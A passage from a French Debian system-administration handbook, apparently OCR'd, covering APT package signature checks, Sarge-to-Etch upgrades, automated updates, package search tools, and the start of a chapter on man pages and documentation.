


Figure 6–2
Gestionnaire de paquets synaptic

Vérification d'authenticité des paquets

Étant donné l'importance qu'accordent les administrateurs de Falcot SA à la sécurité, ils veulent s'assurer de n'installer que des paquets garantis provenant de Debian et non altérés en cours de route. En effet, un pirate pourrait tenter d'agir indirectement sur des machines en modifiant un paquet Debian diffusé afin d'y ajouter les instructions de son choix. Lorsque le paquet ainsi modifié sera installé, ces instructions agiront, par exemple afin de dérober les mots de passe. C'est pourquoi Debian offre un moyen de s'assurer que le paquet installé provient bien de son mainteneur et qu'il n'a subi aucune modification par un tiers : il existe un mécanisme de scellement des paquets.

Cette signature n'est pas directe : le fichier signé est un fichier `Release` placé sur les miroirs Debian et qui donne la liste des différents fichiers `Packages` (y compris sous leurs formes compressées `Packages.gz` et `Packages.bz2`, et les versions incrémentales), accompagnés de leur somme de contrôle MD5 (pour vérifier que leur contenu n'a pas été altéré). Ces fichiers `Packages` renferment à leur tour une liste de paquets Debian et leurs sommes de contrôle MD5, afin de garantir que leur contenu n'a pas lui non plus été altéré.

La version d'APT disponible dans Debian *Sarge* n'était pas encore capable de vérifier systématiquement ces signatures (il fallait utiliser une version provenant d'*Experimental*) ; cette époque est révolue, et la version d'APT fournie par Debian *Etch* gère directement toute cette chaîne d'authentification.

La gestion des clés de confiance se fait grâce au programme **`apt-key`**, fourni par le paquet `apt`. Ce programme maintient à jour un trousseau de clés publiques GnuPG, qui sont utilisées pour vérifier les signatures des fichiers `Release.gpg` obtenus depuis les miroirs Debian. Il est possible de l'utiliser pour ajouter manuellement des clés supplémentaires (si l'on souhaite ajouter des miroirs autres que les miroirs officiels) ; mais dans le cas le plus courant, on n'a besoin que des clés officielles Debian, qui sont automatiquement maintenues à jour par le paquet `debian-archive-keyring` (qui appelle **`apt-key`** lors de son installation et de sa mise à jour). Cependant, la première installation de ce paquet est également sujette à caution, car même s'il est signé comme les autres paquets, cette signature ne peut pas être vérifiée extérieurement. On s'attachera donc à vérifier les empreintes (*fingerprints*) des clés importées, avant de leur faire confiance pour installer de nouveaux paquets :

```
# apt-key fingerprint
/etc/apt/trusted.gpg
--------------------
```

```
pub   1024R/1DB114E0 2004-01-15 [expiré: 2005-01-27]
    Empreinte de la clé = D051 FE3A 848D CABD 4625  787A 6FFA 8EF9 1DB1 14E0
uid                  Debian Archive Automatic Signing Key (2004) <ftpmaster@debian.org>

pub   1024D/4F368D5D 2005-01-31 [expiré: 2006-01-31]
    Empreinte de la clé = 4C7A 8E5E 9454 FE3F AE1E  78AD F1D5 3D8C 4F36 8D5D
uid                  Debian Archive Automatic Signing Key (2005) <ftpmaster@debian.org>

pub   1024D/B5F5BBED 2005-04-24
    Empreinte de la clé = C20C A1D9 499D ECBB D8BD  ACF9 E415 B2B4 B5F5 BBED
uid                  Debian AMD64 Archive Key <debian-amd64@lists.debian.org>
sub   2048g/34FC6FE5 2005-04-24

pub   1024D/2D230C5F 2006-01-03 [expire: 2007-02-07]
    Empreinte de la clé = 0847 50FC 01A6 D388 A643  D869 0109 0831 2D23 0C5F
uid                  Debian Archive Automatic Signing Key (2006) <ftpmaster@debian.org>

pub   1024D/6070D3A1 2006-11-20 [expire: 2009-07-01]
    Empreinte de la clé = A999 51DA F9BB 569B DB50  AD90 A70D AF53 6070 D3A1
uid                  Debian Archive Automatic Signing Key (4.0/etch) <ftpmaster@debian.org>
```

Une fois ces clés initialisées, APT effectuera systématiquement les vérifications des signatures avant toute opération risquée ; les frontaux sont alors en mesure d'afficher un avertissement si l'on demande à installer un paquet dont l'authenticité n'a pu être vérifiée.

SÉCURITÉ

gnome-apt et les signatures de paquets

gnome-apt n'a pas encore intégré cette notion de chaîne d'authentification. En attendant que cela arrive, nous ne saurions trop recommander d'utiliser un autre frontal, comme **synaptic**, qui est nettement plus abouti de toute manière, ou **aptitude**, voire **apt-get**.

Mise à jour d'une distribution à la suivante

Un des éléments les plus marquants de Debian est sa capacité à mettre à jour un système d'une distribution stable vers la suivante (le fameux *dist-upgrade*, qui a contribué à la réputation du projet). Avec un peu d'attention, on peut ainsi migrer un ordinateur en quelques minutes ou dizaines de minutes, selon la rapidité d'accès aux sources de paquets.

Démarche à suivre

Comme le système Debian a le temps d'évoluer entre deux versions stables, on prendra soin de lire, avant d'entreprendre la mise à jour, les notes de publication.

Nous allons ici nous attacher particulièrement à la migration d'un système *Sarge* en *Etch*. Comme toute opération majeure sur un système, cette mise à jour comporte une certaine part de risque, et il est donc vivement conseillé de s'assurer que les données importantes sont sauvegardées avant de s'engager dans la procédure.

B.A.-BA **Notes de publication**

Les notes de publication (*release notes*) d'un logiciel ou d'un système d'exploitation sont un document, généralement court par rapport à la documentation complète, qui permet de se faire une idée du logiciel en question, et particulièrement sur la version concernée. Ces documents donnent souvent un résumé des nouvelles fonctionnalités offertes par rapport aux versions précédentes, des instructions de mise à jour, des avertissements pour les utilisateurs des anciennes versions, et parfois des errata.

Pour les versions de Debian, on trouvera ces notes de publication sur le Web, autant pour la version stable courante que pour les précédentes (qui restent accessibles par leur nom de code) :

- http://www.debian.org/releases/stable/releasenotes
- http://www.debian.org/releases/sarge/releasenotes

Pour faciliter (et raccourcir) la mise à jour, il est également recommandé de faire un peu de nettoyage dans les paquets installés, pour ne garder que ceux qui sont réellement nécessaires. Pour cela, on mettra à profit les fonctions d'**aptitude**, éventuellement en conjonction avec **deborphan** et **debfoster** (voir page 99). On pourra par exemple utiliser la commande suivante :

```
# deborphan | xargs aptitude remove
```

Passons à la mise à jour du système. On commencera par indiquer à APT qu'il doit utiliser *Etch* au lieu de *Sarge*, en modifiant le fichier `/etc/apt/sources.list` en conséquence. Si ce fichier ne contient que des références à *Stable* et non à un de ces noms de code, c'est encore plus simple : la modification n'est pas nécessaire, puisque *Stable* est toujours identique à la dernière version publiée de Debian. Dans les deux cas, on n'oubliera pas de rafraîchir la base de données des paquets disponibles (**aptitude update**, ou le bouton de mise à jour dans **synaptic**).

Une fois que ces nouvelles sources de paquets sont référencées, on mettra à jour les paquets `aptitude` et `apt` ; les versions fournies dans *Sarge* présentent en effet des limitations qui risqueraient d'interrompre la mise à jour du système.

Pour éviter de se retrouver avec un système qui ne démarre plus, on prendra ensuite soin de mettre à jour (ou d'installer) les paquets les plus cruciaux :

- le chargeur de démarrage `grub` (parfois `lilo`) ;
- les outils permettant de construire le « disque virtuel d'initialisation » ou *initrd* : `initramfs-tools` ;
- la bibliothèque standard : `libc6` ou une de ses variantes optimisées pour certains processeurs comme `libc6-i686` ;
- le système de gestion des fichiers de périphériques : `udev` ;
- enfin, le noyau : on installera, selon le matériel dont on dispose, `linux-image-486`, `linux-image-686`, `linux-image-686-bigmem` ou `linux-image-k7`. Ces paquets correspondent uniquement à l'architecture i386, ceux qui disposent d'une machine basée sur une autre architecture devront sélectionner d'autres noyaux (citons notamment `linux-image-2.6-amd64` pour AMD64, et les `linux-image-powerpc*` pour les machines PowerPC).

Une fois ces préliminaires accomplis, on pourra passer à la mise à jour proprement dite, que ce soit avec **aptitude** ou **synaptic**. On vérifiera les actions à effectuer avant de les déclencher (pour éventuellement ajouter des paquets suggérés, ou désélectionner des paquets qui ne sont que recommandés) ; le frontal devrait dans tous les cas arriver à un scénario dont

la situation finale est un système *Etch* cohérent et à jour. Il suffira alors de patienter durant le téléchargement des paquets, de répondre aux questions Debconf, et de regarder la magie s'opérer pendant le reste de la procédure en gardant un œil attentif sur les éventuelles questions portant sur le remplacement de fichiers de configuration qui auraient été localement modifiés.

Gérer les problèmes consécutifs à une mise à jour

Malgré tous les efforts des mainteneurs Debian, une mise à jour majeure du système d'exploitation cause parfois quelques soucis. Les nouvelles versions de certains logiciels sont parfois incompatibles avec les précédentes (évolution d'un format de données, comportement par défaut qui diffère, etc.). En outre, certains bogues passent inaperçus malgré la période de test précédant la publication d'une nouvelle version.

Pour anticiper les problèmes liés aux évolutions des logiciels mis à jour, il est utile d'installer le paquet `apt-listchanges`. Il affichera, au début d'une mise à jour de paquet, des informations relatives aux embarras possibles. Ces informations sont rédigées par les mainteneurs de paquet à l'intention des utilisateurs et placées dans des fichiers `/usr/share/doc/`*`paquet`*`/NEWS.Debian`, et en tenir compte évitera toute mauvaise surprise.

Parfois, la nouvelle version d'un logiciel ne fonctionne plus du tout. C'est par exemple le cas si le logiciel n'est pas très populaire et n'a pas été suffisamment testé ; une mise à jour de dernière minute peut aussi introduire des régressions qui ne sont découvertes qu'après publication. Dans ce cas, le premier réflexe sain est de consulter le système de suivi de bogue à l'adresse `http://bugs.debian.org/`*`paquet`* pour déterminer si le problème est déjà connu et signalé. Si ce n'est pas le cas, il faut le signaler avec **`reportbug`**. Sinon, la lecture du rapport de bogue sera généralement très instructive :

- on peut y découvrir l'existence d'un correctif qui permet alors de recompiler une version corrigée du paquet Debian (voir page 356) ;
- parfois d'autres utilisateurs ont trouvé un moyen de contourner le problème et partagent leur expérience dans l'historique du bogue ;
- enfin un paquet corrigé peut avoir été préparé par le mainteneur et être disponible en téléchargement.

Selon la gravité du bogue, une nouvelle version peut être préparée pour être intégrée dans une nouvelle révision de la version stable. Dans ce cas, un paquet corrigé est peut-être disponible dans la section `proposed-updates` des miroirs Debian. On peut alors temporairement ajouter

```
deb http://ftp.fr.debian.org/debian etch-proposed-updates main contrib non-free
```

dans son fichier `sources.list` et installer la mise à jour avec **`apt-get`** ou **`aptitude`**. Le nom canonique est actuellement `proposed-updates`, mais

l'emploi d'`etch-proposed-updates` est plus cohérent car `sarge-proposed-updates` pourrait exister.

Si le paquet n'est pas encore disponible dans cette section, on peut vérifier s'il est en attente de validation par les SRM (les gestionnaires de la version stable) en consultant leur page web. Les paquets listés sur cette page ne sont pas encore disponibles publiquement mais l'on sait au moins que le processus de publication suit son cours.

- http://ftp-master.debian.org/proposed-updates.html

Maintenir un système à jour

Debian est une distribution qui évolue au fil du temps. Bien que les changements soient surtout visibles dans les versions *Testing* et *Unstable*, même la version *Stable* voit quelques modifications de temps en temps (il s'agit principalement de correctifs pour des problèmes de sécurité). Quelle que soit la version installée, il est souvent utile de rester à jour, pour profiter des dernières évolutions et des corrections de bogues.

Bien sûr, il est possible de lancer régulièrement un outil permettant de vérifier l'existence de paquets mis à jour, puis de déclencher l'opération. Cependant, c'est une tâche fastidieuse et répétitive, surtout si l'on a plusieurs machines à administrer. Il existe heureusement des outils permettant d'automatiser une partie des opérations.

Citons tout d'abord **`apticron`**, dans le paquet du même nom. Il s'agit simplement d'un script, appelé quotidiennement par **`cron`**, qui met à jour la liste des paquets disponibles et envoie un courrier électronique à une adresse donnée pour lister les paquets qui ne sont pas installés dans leur dernière version, ainsi qu'une description des changements qui ont eu lieu. Ce script vise principalement les utilisateurs de Debian *Stable*, on s'en doute : ces mails seraient quotidiens et vraisemblablement très longs sur les versions plus mobiles de Debian. Lorsque des mises à jour sont disponibles, **`apticron`** les télécharge, mais ne les installe pas. L'administrateur peut ainsi exécuter la mise à jour plus rapidement, puisque les paquets sont déjà dans le cache d'APT, il ne sera plus nécessaire d'attendre qu'ils transitent depuis la source de paquets.

Si l'on administre plusieurs machines, il est certes intéressant d'être prévenu lorsque certaines ont besoin d'une mise à jour, mais cette opération elle-même peut rester fastidieuse. On pourra donc tirer parti du script `/etc/cron.daily/apt`, installé par le paquet `apt`. Ce script est lui aussi lancé quotidiennement par **`cron`**, donc sans interface interactive. Pour contrôler son fonctionnement, on utilisera des variables de configuration d'APT (qui seront donc stockées dans un fichier sous `/etc/apt/apt.conf.d/`). Les trois plus importantes sont :

`APT::Periodic::Update-Package-Lists`

Cette option permet de spécifier une fréquence (en jours) de mise à jour des listes de paquets. Si l'on utilise **`apticron`**, on pourra s'en passer, puisque cela ferait double emploi.

`APT::Periodic::Download-Upgradeable-Packages`

Cette option spécifie également une fréquence en jours, qui porte sur le téléchargement des paquets mis à jour. Là encore, les utilisateurs d'**`apticron`** pourront s'en passer.

`APT::Periodic::AutocleanInterval`

Enfin, cette option couvre une fonction que n'a pas **`apticron`** : elle spécifie la fréquence à laquelle le cache d'APT pourra être automatiquement épuré des paquets obsolètes (ceux qui ne sont plus disponibles sur les miroirs ni référencés par aucune distribution). Elle permet de ne pas avoir à se soucier de la taille du cache d'APT, qui sera ainsi régulée automatiquement.

D'autres options permettent de jouer plus finement sur le comportement du nettoyage de cache ; nous ne les aborderons pas ici, mais elles sont décrites dans le script `/etc/cron.daily/apt` lui-même.

Figure 6–3
Mise à jour avec update-manager

Ces outils conviennent très bien pour des serveurs, mais pour un ordinateur de bureau, on préférera en général un mécanisme plus interactif. C'est pourquoi la tâche « Environnement graphique de bureau » réfé-

rence **update-notifier** et **update-manager**. Le premier est une petite application qui affiche une icône dans la zone de notification d'un environnement de bureau lorsque des mises à jour sont disponibles. Dans ce cas, un clic sur cette icône lance **update-manager**, une interface simplifiée pour effectuer des mises à jour. Elle permet de naviguer dans les mises à jour disponibles, de lire le `changelog` et la description des paquets concernés, et de décider individuellement si une mise à jour doit être installée ou non. Notons au passage que le paquet fournit des éléments de configuration afin que `/etc/cron.daily/apt` mette à jour la liste des paquets et télécharge les mises à jour disponibles. Loin de la puissance d'**aptitude** et de **synaptic**, ce tandem ne gère que les mises à jour des paquets déjà installés, et offre par son interface minimaliste peu de risques de rendre le système incohérent.

Mise à jour automatique

Dans le contexte de Falcot SA, qui inclut de nombreuses machines et des ressources humaines limitées, les administrateurs souhaitant automatiser au maximum les mises à jour. Les programmes chargés de ces opérations doivent donc fonctionner sans intervention humaine.

Configuration de dpkg

Nous avons déjà vu (en page 73) comment interdire à **dpkg** de demander confirmation du remplacement d'un fichier de configuration (avec les options `--force-confdef --force-confold`). Il reste trois éléments à prendre en compte : les interactions générées par APT lui-même, celles provenant de **debconf**, et les interactions en ligne de commande intégrées dans les scripts de configuration des paquets.

Configuration d'APT

En ce qui concerne APT, la réponse est simple. Il suffit de lui préciser l'option `-y` ou `--assume-yes`, qui répondra « oui » automatiquement à toutes les questions qu'il aurait pu poser.

Configuration de debconf

Pour **debconf**, la réponse mérite un plus long développement. Dès sa naissance, ce programme fut prévu pour permettre de vérifier la pertinence et le volume des questions posées à l'utilisateur, ainsi que la manière dont elles le seront. C'est pourquoi sa configuration demande la

priorité minimale à partir de laquelle **debconf** posera une question. Quand il s'interdit d'interroger l'humain, ce programme utilise automatiquement la valeur par défaut définie par le mainteneur du paquet. Il faut encore choisir une interface pour l'affichage des questions (frontal, ou *frontend* en anglais).

Parmi la liste des interfaces possibles, `noninteractive` (non interactive) est très particulière : la choisir désactive toute interaction avec l'utilisateur. Si un paquet désire malgré tout lui communiquer une note d'information, celle-ci sera automatiquement transformée en courrier électronique.

Pour reconfigurer **debconf**, on utilise l'outil **dpkg-reconfigure** inclus dans le paquet **debconf** ; la commande est **dpkg-reconfigure debconf**. Il est aussi possible de changer temporairement les choix de configuration effectués à l'aide de variables d'environnement (DEBIAN_FRONTEND permet ainsi de changer d'interface, comme expliqué dans la page de manuel `debconf(7)`).

Gestion des interactions en ligne de commande

Finalement, les interactions en ligne de commande des scripts de configuration exécutés par **dpkg** sont les plus difficiles à éliminer. Il n'existe en effet aucune solution standard, et aucune réponse n'est meilleure qu'une autre.

La solution généralement employée est de supprimer l'entrée standard (en y redirigeant le contenu de `/dev/null`, par exemple avec la syntaxe ***commande*** **</dev/null**), ou d'y brancher un flux continu de retours à la ligne. Cette méthode n'est pas fiable à 100 % mais elle permet en général d'accepter les choix par défaut, puisque la plupart des scripts interprètent l'absence de réponse explicite comme une validation de la valeur proposée par défaut.

La combinaison miracle

Si l'on met bout à bout les éléments de configuration exposés dans les sections précédentes, il est possible de rédiger un petit script capable d'effectuer une mise à jour automatique assez fiable.

EXEMPLE Script pour mise à jour non interactive

```
export DEBIAN_FRONTEND=noninteractive
yes '' | apt-get -y -o Dpkg::Options::="--force-confdef" -o
  ➥ Dpkg::Options::="--force-confold" dist-upgrade
```

EN PRATIQUE **Le cas de Falcot SA**

Les administrateurs de Falcot doivent faire avec un système informatique hétérogène, dont les machines servent des buts différents. Ils choisiront donc pour chaque machine la solution la plus adaptée.
En pratique, les serveurs (sous *Etch*) utiliseront la « combinaison miracle » évoquée ci-dessus, pour être maintenus à jour automatiquement. Seuls les plus critiques (les pare-feu, par exemple) seront configurés pour utiliser **apticron**, afin que les mises à jour ne se fassent que sous le contrôle d'un administrateur.
Les postes bureautiques du service administratif (en *Etch* aussi) seront configurés avec le tandem **update-notifier**/**update-manager**, de sorte que les utilisateurs pourront déclencher les mises à jour eux-mêmes ; il est en effet important qu'elles se fassent à l'initiative des utilisateurs principaux des ordinateurs, sans quoi des modifications imprévues et silencieuses (donc mystérieuses) pourraient les perturber.
Enfin, pour les quelques ordinateurs du laboratoire qui utilisent *Testing* pour bénéficier des dernières versions des logiciels, les administrateurs de Falcot décident simplement de configurer APT pour qu'il prépare périodiquement les mises à jour, sans les effectuer. De cette manière, lorsqu'ils voudront mettre à niveau (manuellement) ces machines expérimentales, ils pourront se concentrer sur les actions réellement utiles, les phases fastidieuses de téléchargement ayant déjà été effectuées automatiquement.

Recherche de paquets

Avec la quantité énorme, et sans cesse croissante, de logiciels distribués par Debian, il se manifeste un paradoxe : lorsque l'on a un besoin, la quantité de paquets disponibles rend parfois difficile la recherche d'un paquet correspondant à ce besoin. Il existe, mais il est enfoui si profond sous une myriade d'autres qu'il est introuvable. Le besoin d'outils de recherche de paquets s'est donc fait de plus en plus criant au fil du temps. Il semble que ce problème est en passe d'être résolu.

La recherche la plus triviale correspond à une recherche sur le nom exact d'un paquet. Si **apt-cache show *paquet*** renvoie un résultat, c'est que le paquet existe. Malheureusement, il n'est pas toujours facile de deviner le nom du paquet.

On peut aussi effectuer des recherches textuelles sur les noms des paquets, mais cela ne fait pas beaucoup avancer les choses. On n'atteint quelque chose de réellement utilisable qu'avec les recherches sur les descriptions : chaque paquet ayant, en plus de son nom, une description plus ou moins détaillée, une recherche par mots-clés pourra souvent rapporter des résultats. On utilisera pour cela **apt-cache** ; par exemple, **apt-cache search video** renverra la liste de tous les paquets contenant le mot-clé « video » dans leur nom ou leur description.

Si l'on souhaite effectuer des recherches plus complexes, on pourra utiliser **aptitude**, qui permet de spécifier une expression logique portant sur

ASTUCE **Conventions de nommage de certains paquets**

Certaines catégories de paquets suivent une nomenclature conventionnelle qui peut permettre de deviner le nom du paquet Debian. Par exemple, pour les modules Perl, la convention dicte qu'un module publié en amont sous le nom `XML::Handler::Composer` sera empaqueté en tant que `libxml-handler-composer-perl`. Les modules ajoutant au noyau 2.6.18-4 le système de fichiers *squashfs*, compilés pour un processeur de type K7, sont dans le paquet `squashfs-modules-2.6.18-4-k7`. Il n'est hélas pas possible d'établir une convention de nommage pour tous les paquets, même si le responsable essaie généralement de rester au plus près du nom choisi par le développeur amont.

différents champs des paquets. Par exemple, on pourra obtenir la liste des paquets dont le nom contient `kino`, la description `video` et le nom du responsable `roland` :

```
$ aptitude search kino~dvideo~mroland
p   kinoplus                                - effect plug-ins for kino
$ aptitude show kinoplus
Paquet : kinoplus
État : non installé
Version : 0.3.5-3
Priorité : supplémentaire
Section : graphics
Responsable : Roland Mas <lolando@debian.org>
Taille décompressée : 287k
Dépend : libc6 (>= 2.3.6-6), libgcc1 (>= 1:4.1.0), libgnomeui-0 (>= 2.8.0),
  ➥ libstdc++6 (>= 4.1.0), kino (>= 0.7)
Suggère : imagemagick
Description : effect plug-ins for kino
 kinoplus provides various effect plug-ins for the non-linear DV (Digital
 Video) editor kino. The following effects are implemented: tweenies, pan
 and zoom, charcoal, pixelate, jerky image filter, multiple image import,
 ImageMagick titler, ImageMagick overlay, and blue chroma key functionality.

 Homepage: http://users.pandora.be/acp/kino/kinoplus.html

Marqueurs : interface::x11, role::sw:plugin, suite::gnome, uitoolkit::gtk, use::editing,
  ➥ works-with::video, x11::application
```

Le résultat ne contient ici qu'un paquet, `kinoplus`, qui satisfait bien les trois conditions requises.

Ces recherches multi-critères manquent un peu de flexibilité, et ne sont donc pas toujours utilisées au maximum de leur puissance. Il a donc été mis en place un système de « marqueurs » ou « étiquettes » (en anglais, *tags*), qui propose une autre approche de la recherche. Ces étiquettes correspondent à une classification thématique des paquets selon plusieurs axes, appelée « classification à facettes ». Pour reprendre l'exemple de `kinoplus` ci-dessus, on constate que ce paquet se présente sous la forme d'une interface graphique (qui utilise GTK), qu'il s'agit d'un greffon pour un logiciel Gnome, que sa fonction principale est l'édition, et qu'il travaille sur des données de type vidéo.

Il est alors possible de naviguer dans cette classification, à la recherche d'un paquet correspondant aux besoins, ou du moins d'un petit nombre de paquets parmi lesquels on pourra faire le tri manuellement. Pour cela, on pourra soit utiliser le motif de recherche `~G` dans **`aptitude`**, soit plus simplement naviguer vers le site qui centralise les étiquettes : http://debtags.alioth.debian.org/cloud/ Si l'on sélectionne les étiquettes `works-with::video` et `use::editing`, on obtient une poignée de paquets, dont les éditeurs vidéo `kino` et `pitivi`. Ce système de classement est

appelé à se généraliser et les gestionnaires de paquets intégreront progressivement des interfaces pour rechercher efficacement les logiciels. À ce jour, seul *adept-manager* (un outil pour KDE) dispose d'une telle fonctionnalité.

En résumé, selon la complexité des recherches que l'on souhaite mener, on utilisera un programme adapté :

- **`apt-cache`** ne permet que les recherches textuelles dans le nom et la description des paquets, il est très pratique pour retrouver rapidement le nom précis d'un paquet qu'on peut facilement décrire avec quelques mots clés bien ciblés ;
- pour des recherches portant également sur les relations entre paquets et le nom du responsable, on pourra utiliser **`synaptic`** ;
- si l'on souhaite ajouter une recherche par étiquettes, on se dirigera vers **`packagesearch`** ; interface graphique dont le seul but est de mener des recherches dans la liste des paquets disponibles, selon plusieurs critères ; on peut même chercher des paquets d'après le nom des fichiers qu'ils contiennent ;
- enfin, si l'on a besoin de construire des requêtes complexes avec des opérateurs logiques, on utilisera la très puissante (mais relativement obscure) syntaxe des motifs de recherche d'**`aptitude`**, aussi bien en ligne de commande qu'en mode interactif.

chapitre 7

Résolution de problèmes et sources d'information

Pour un administrateur, le plus important est d'être capable de faire face à toute situation, connue ou inconnue. Nous proposons dans ce chapitre un ensemble de méthodes qui vous permettront — nous l'espérons — d'isoler la cause des problèmes que vous ne manquerez pas de rencontrer, pour mieux les résoudre ensuite.

SOMMAIRE

MOTS-CLÉS

- Documentation
- Résolution de problèmes
- Fichiers logs
- README.Debian
- Manuel
- info

Les sources de documentation

Avant de pouvoir comprendre ce qui se passe réellement en cas de problème, il faut connaître le rôle théorique de chaque programme impliqué. Pour cela, rien de tel que de consulter leurs documentations ; mais celles-ci étant multiples et dispersées, il convient de les connaître toutes.

Les pages de manuel

CULTURE RTFM

Ce sigle est l'abréviation de *Read The F...ine Manual*, que l'on pourrait traduire mot à mot par « lis le f...ameux manuel » (des traductions alternatives comme « Relis Trois Fois le Manuel » existent aussi). Cette interjection sert parfois de réponse (laconique) à des questions en provenance de débutants ; elle est assez abrupte, et laisse transparaître une certaine irritation par rapport à une question posée par quelqu'un qui n'a pas pris la peine de lire la documentation. D'autres personnes affirment que cette réponse classique vaut mieux qu'aucune réponse (puisqu'elle indique que la documentation contient l'information recherchée), voire qu'une réponse courroucée plus développée.
Dans tous les cas, lorsqu'on se voit répondre « RTFM », il est souvent judicieux de ne pas s'offusquer. Et cette réponse pouvant être perçue comme vexante, on s'efforcera de ne pas la susciter : si l'information requise n'est pas dans le manuel, ce qui peut arriver, il conviendra au contraire de le préciser (de préférence dans la question initiale) ; on décrira également le cheminement suivi lors de la recherche d'informations effectuée personnellement avant de poser la question sur un forum. On pourra pour cela suivre quelques recommandations de bon sens, formalisées par Eric Raymond.

‣ http://www.gnurou.org/writing/smartquestionsfr

Les pages de manuel, relativement austères de prime abord, regroupent pourtant une foule d'informations indispensables. Présentons rapidement la commande qui permet de les consulter. Il s'agit de **`man` *`page-manuel`*** où le nom de la page de manuel est le plus souvent celui de la commande à découvrir. Pour se renseigner sur les options possibles de la commande **`cp`**, on tapera donc la commande **`man cp`** à l'invite de l'interpréteur de commandes (voir encadré ci-contre).

Les pages de manuel ne documentent pas uniquement les programmes accessibles en ligne de commande, mais aussi les fichiers de configuration, les appels système, les fonctions de la bibliothèque C, etc. Des collisions de noms surviennent donc. Ainsi, la commande **`read`** de l'interpréteur de commandes s'appelle comme l'appel système read. C'est pourquoi les pages de manuel sont classées dans des sections numérotées :

1 commandes exécutables depuis l'interpréteur ;

2 appels système (fonctions fournies par le noyau) ;

3 fonctions de bibliothèques (fournies par les bibliothèques système) ;

ASTUCE Pages de manuel en français

Certaines traductions sont regroupées dans le paquet *manpages-fr*. Installez-le pour bénéficier de beaucoup plus de pages traduites ! Il s'agit essentiellement de pages de manuel qui ne peuvent pas être associées à des paquets spécifiques. Les autres sont en effet fournies directement au sein des paquets concernés.
Comme toujours, il faut garder un œil critique sur les traductions : elles peuvent contenir des erreurs ou ne plus être à jour par rapport à la version originale en anglais. En cas de doute, n'hésitez pas à comparer avec la version anglaise, que vous pouvez consulter en exécutant **`LANG=C man` *`page-manuel`***.

B.A.-BA Interpréteur de commandes

Un interpréteur de commandes — souvent désigné par shell en anglais — est un programme qui exécute les commandes saisies par l'utilisateur ou stockées dans un script. En mode interactif, il affiche une invite (finissant généralement par $ pour un utilisateur normal, ou par # pour l'administrateur) indiquant qu'il est prêt à lire une nouvelle commande.
L'interpréteur de commandes le plus usité est probablement **`bash`** (*Bourne Again SHell*) mais d'autres existent : **`csh`**, **`tcsh`**, **`zsh`**, etc.
La plupart des shells offrent en outre des fonctionnalités d'assistance à la saisie, comme la complétion des noms de commandes ou de fichiers (qu'on active généralement par des tabulations successives), ou encore la gestion d'un historique des commandes déjà exécutées.

4 périphériques (sous Unix, ce sont des fichiers spéciaux, habituellement placés sous `/dev/`) ;
5 fichiers de configuration (formats et conventions) ;
6 jeux ;
7 ensemble de macros et de standards ;
8 commandes d'administration système ;
9 routines du noyau.

Il est possible de préciser la section de la page de manuel recherchée : pour consulter la documentation de l'appel système read, on tapera donc **`man 2 read`**. En l'absence d'une section explicite, c'est la première section abritant une page du nom demandé qui sera utilisée. Ainsi, **`man shadow`** renvoie `shadow(5)` parce qu'il n'y a pas de pages de manuel *shadow* dans les sections 1 à 4.

Évidemment, si vous ne connaissez pas les noms des commandes, le manuel ne vous sera pas d'un grand secours. C'est l'objet de la commande **apropos**, qui permet de mener une recherche dans les descriptions courtes des pages de manuel (toutes arborent un tel résumé de leurs fonctions en une ligne). **apropos** renvoie donc une liste des pages de manuel qui mentionnent le ou les mots-clés demandés. En choisissant bien ceux-ci, on trouvera le nom de la commande recherchée.

EXEMPLE Retrouver cp avec apropos

```
$ apropos "copy file"
cp (1)              - copy files and directories
cpio (1)            - copy files to and from archives
hcopy (1)           - copy files from or to an HFS volume
install (1)         - copy files and set attributes
```

La commande **man** n'est plus le seul moyen de consulter les pages de manuel, car les programmes **konqueror** (sous KDE) et **yelp** (sous Gnome) offrent également cette possibilité. On trouve encore une interface web, fournie par le paquet **man2html** : les pages de manuel sont alors consultables à l'aide d'un navigateur. Sur l'ordinateur contenant le paquet, utilisez cette URL : http://localhost/cgi-bin/man/man2html

Cet utilitaire a donc besoin d'un serveur web. C'est pourquoi vous choisirez d'installer ce paquet sur l'un de vos serveurs : tous les utilisateurs du réseau local bénéficieront du service (y compris les postes non Linux) et vous éviterez de devoir mettre en place un serveur HTTP sur chaque poste. Par ailleurs, si votre serveur est accessible depuis l'extérieur, il peut être souhaitable de restreindre l'accès à ce service aux seuls utilisateurs du réseau local.

ASTUCE whatis

Si vous ne voulez pas consulter la page de manuel complète mais obtenir uniquement une description courte de la commande pour confirmer qu'il s'agit bien de celle que vous cherchez, tapez simplement **`whatis` *`commande`***.

```
$ whatis scp
scp (1)      - secure copy (remote
  ➥ file copy program)
```

Cette description courte — présente dans toutes les pages de manuel — se retrouve dans la section *NAME* (ou *NOM*) qui les débute toutes.

ASTUCE Naviguer de proche en proche

